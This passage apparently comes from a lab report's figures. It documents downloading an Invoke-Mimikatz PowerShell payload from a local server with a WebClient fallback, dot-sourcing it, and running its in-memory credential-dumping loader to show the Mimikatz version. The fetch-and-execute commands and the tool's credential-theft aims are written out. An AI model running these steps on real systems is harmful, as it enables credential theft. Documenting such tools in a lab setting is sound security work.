
```
PS C:\Users\test\Payloads> Get-Content -Path "C:\Users\test\Payloads\payload.ps1" -
TotalCount 20
function Invoke-Mimikatz
{
<#
.SYNOPSIS
This script loads Mimikatz completely in memory.

.DESCRIPTION

This script leverages Mimikatz 2.1.1 and Invoke-ReflectivePEInjection to reflective
ly load Mimikatz completely in memory. This allows you to do things such as
dump credentials without ever writing the mimikatz binary to disk.
The script has a ComputerName parameter which allows it to be executed against mult
iple computers using PowerShell remoting.

This script should be able to dump credentials from any version of Windows through
Windows 8.1 that has PowerShell v2 or higher installed.

Reflectively loads Mimikatz 2.1.1 in memory using PowerShell. Can be used to dump c
redentials without writing anything to disk. Can be used for any
functionality provided with Mimikatz.

The script, in near future, will provide additional commands for a variety of attac
ks possible with Mimikatz.

Function: Invoke-Mimikatz
PS C:\Users\test\Payloads>
```

Figure 5.4 :*payload.ps1 excerpt showing Invoke-Mimikatz — reflective in-memory loader for Mimikatz*




```
PS C:\Users\test\Payloads> $uri = 'http://192.168.1.9:8081/payload.ps1'
PS C:\Users\test\Payloads> Try {
>>     Invoke-WebRequest -Uri $uri -OutFile $local -UseBasicParsing -ErrorAction St
op
>>     'DOWNLOAD: Invoke-WebRequest succeeded'
>> } Catch {
>>     'DOWNLOAD: Invoke-WebRequest failed -> ' + $_.Exception.Message
>>     Try {
>>         (New-Object System.Net.WebClient).DownloadFile($uri, $local)
>>         'DOWNLOAD: WebClient fallback succeeded'
>>     } Catch {
>>         'DOWNLOAD: WebClient fallback failed -> ' + $_.Exception.Message
>>         throw "Download failed, aborting"
>>     }
>> }
DOWNLOAD: Invoke-WebRequest succeeded
PS C:\Users\test\Payloads> dir


    Directory: C:\Users\test\Payloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/30/2025   8:09 PM              0 execution.log
-a----        10/30/2025   8:24 PM        3625037 payload.ps1
```

Figure 5.5 :*Download of payload.ps1 from http://192.168.1.9:8081 with successful Invoke-WebRequest and WebClient fallback; payload.ps1 saved to C:\Users\test\Payloads (3,625,037 bytes).*




```
PS C:\Users\test\Payloads> Get-Item $local | Select-Object FullName,Length,LastWrit
eTime

FullName                            Length LastWriteTime
--------                            ------ -------------
C:\Users\test\Payloads\payload.ps1 3625037 10/30/2025 8:24:11 PM


PS C:\Users\test\Payloads> $raw = Get-Content -Path $local -Raw -ErrorAction Silent
lyContinue
>> if ($raw) { $raw.Substring(0, [Math]::Min($raw.Length,2000)) } else { 'No conten
t or file missing' }
function Invoke-Mimikatz
{
<#
.SYNOPSIS
This script loads Mimikatz completely in memory.

.DESCRIPTION

This script leverages Mimikatz 2.1.1 and Invoke-ReflectivePEInjection to reflective
ly load Mimikatz completely in memory. This allows you to do things such as
dump credentials without ever writing the mimikatz binary to disk.
The script has a ComputerName parameter which allows it to be executed against mult
iple computers using PowerShell remoting.

This script should be able to dump credentials from any version of Windows through
Windows 8.1 that has PowerShell v2 or higher installed.

Reflectively loads Mimikatz 2.1.1 in memory using PowerShell. Can be used to dump c
redentials without writing anything to disk. Can be used for any
functionality provided with Mimikatz.
```

Figure 5.6 :*Payload file payload.ps1 saved on disk (3,625,037 bytes, 30-Oct-2025 20:24) with preview showing Invoke-Mimikatz reflective loader content.*




```
PS C:\Users\test\Payloads> Start-Transcript -Path $log -Force
Transcript started, output file is C:\Users\test\Payloads\.\execution.log
PS C:\Users\test\Payloads> 'Running as:'; whoami
Running as:
desktop-j5tpfk7\test
PS C:\Users\test\Payloads> 'PSVersion:'; $PSVersionTable.PSVersion
>> 'Executing file:'; $local
>>
PSVersion:

Major  Minor  Build  Revision
-----  -----  -----  --------
5      1      19041  6456
Executing file:
C:\Users\test\Payloads\payload.ps1


PS C:\Users\test\Payloads> $VerbosePreference = 'Continue'
>> $ErrorActionPreference = 'Continue'
PS C:\Users\test\Payloads> Try {
>>      . $local
>>      'DOT-SOURCE: Success'
>> } Catch {
>>      'DOT-SOURCE FAILED:'; $_.Exception.Message; $_ | Format-List * -Force
>> }
>>
DOT-SOURCE: Success
```

Figure 5.7 : *Execution transcript: transcript started, running as DESKTOP-J5TPFK7\test, PowerShell v5.1, and successful dot-source execution of payload.ps1.*




```
PS C:\Users\test\Payloads> Get-Content $log -ErrorAction SilentlyContinue | Select-
Object -Last 200
**********************
Windows PowerShell transcript start
Start time: 20251030202518
Username: DESKTOP-J5TPFK7\test
RunAs User: DESKTOP-J5TPFK7\test
Configuration Name:
Machine: DESKTOP-J5TPFK7 (Microsoft Windows NT 10.0.19045.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 3724
PSVersion: 5.1.19041.6456
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.6456
BuildVersion: 10.0.19041.6456
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Transcript started, output file is C:\Users\test\Payloads\.\execution.log
PS C:\Users\test\Payloads> 'Running as:'; whoami
Running as:
desktop-j5tpfk7\test
PS C:\Users\test\Payloads> 'PSVersion:'; $PSVersionTable.PSVersion
'Executing file:'; $local

PSVersion:

Major  Minor  Build  Revision
-----  -----  -----  --------
5      1      19041  6456
Executing file:
C:\Users\test\Payloads\payload.ps1
```

Figure 5.8:*Transcript excerpt showing Start time (2025-10-30 20:25:18), user DESKTOP-J5TPFK7\test, PowerShell v5.1, and execution of payload.ps1.*




```
PS C:\Users\test\Payloads> $VerbosePreference = 'Continue'
$ErrorActionPreference = 'Continue'
PS C:\Users\test\Payloads> Try {
    . $local
    'DOT-SOURCE: Success'
} Catch {
    'DOT-SOURCE FAILED:'; $_.Exception.Message; $_ | Format-List * -Force
}

DOT-SOURCE: Success
PS C:\Users\test\Payloads> dir


    Directory: C:\Users\test\Payloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/30/2025   8:26 PM           1310 execution.log
-a----        10/30/2025   8:24 PM        3625037 payload.ps1
```

Figure 5.9 : *Execution succeeded (DOT-SOURCE: Success); execution.log and payload.ps1 present in C:\Users\test\Payloads (timestamps shown).*




```
PS C:\Users\test\Payloads> Invoke-Mimikatz -Command 'version' | Tee-Object -FilePat
h .\mimikatz_version_output.txt
VERBOSE: PowerShell ProcessID: 3724
VERBOSE: Calling Invoke-MemoryLoadLibrary
VERBOSE: Getting basic PE information from the file
VERBOSE: Allocating memory for the PE and write its headers to memory
VERBOSE: Getting detailed PE information from the headers loaded in memory
VERBOSE: StartAddress: 1552278421504    EndAddress: 1552279871488
VERBOSE: Copy PE sections in to memory
VERBOSE: Update memory addresses based on where the PE was actually loaded in
memory
VERBOSE: Import DLL's needed by the PE we are loading
VERBOSE: Done importing DLL imports
VERBOSE: Update memory protection flags
VERBOSE: Calling dllmain so the DLL knows it has been loaded
VERBOSE: Calling function with WString return type

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # version

mimikatz 2.2.0 (arch x64)
Windows NT 10.0 build 19045 (arch x64)
msvc 190023026 0

VERBOSE: Done unloading the libraries needed by the PE
VERBOSE: Calling dllmain so the DLL knows it is being unloaded
VERBOSE: Done!
PS C:\Users\test\Payloads> _
```

Figure 5.10: *Invoke-Mimikatz version output — reflective load trace and Mimikatz v2.2.0 banner showing Windows build and successful run.*




```
PS C:\Users\test\Payloads> Set-Location 'C:\Users\test\Payloads'
>> Start-Transcript -Path .\execution_full.log -Append -Force
Transcript started, output file is .\execution_full.log
```

Figure 5.11: *Transcript started to .\execution_full.log in C:\Users\test\Payloads, enabling full logging of the session for analysis.*



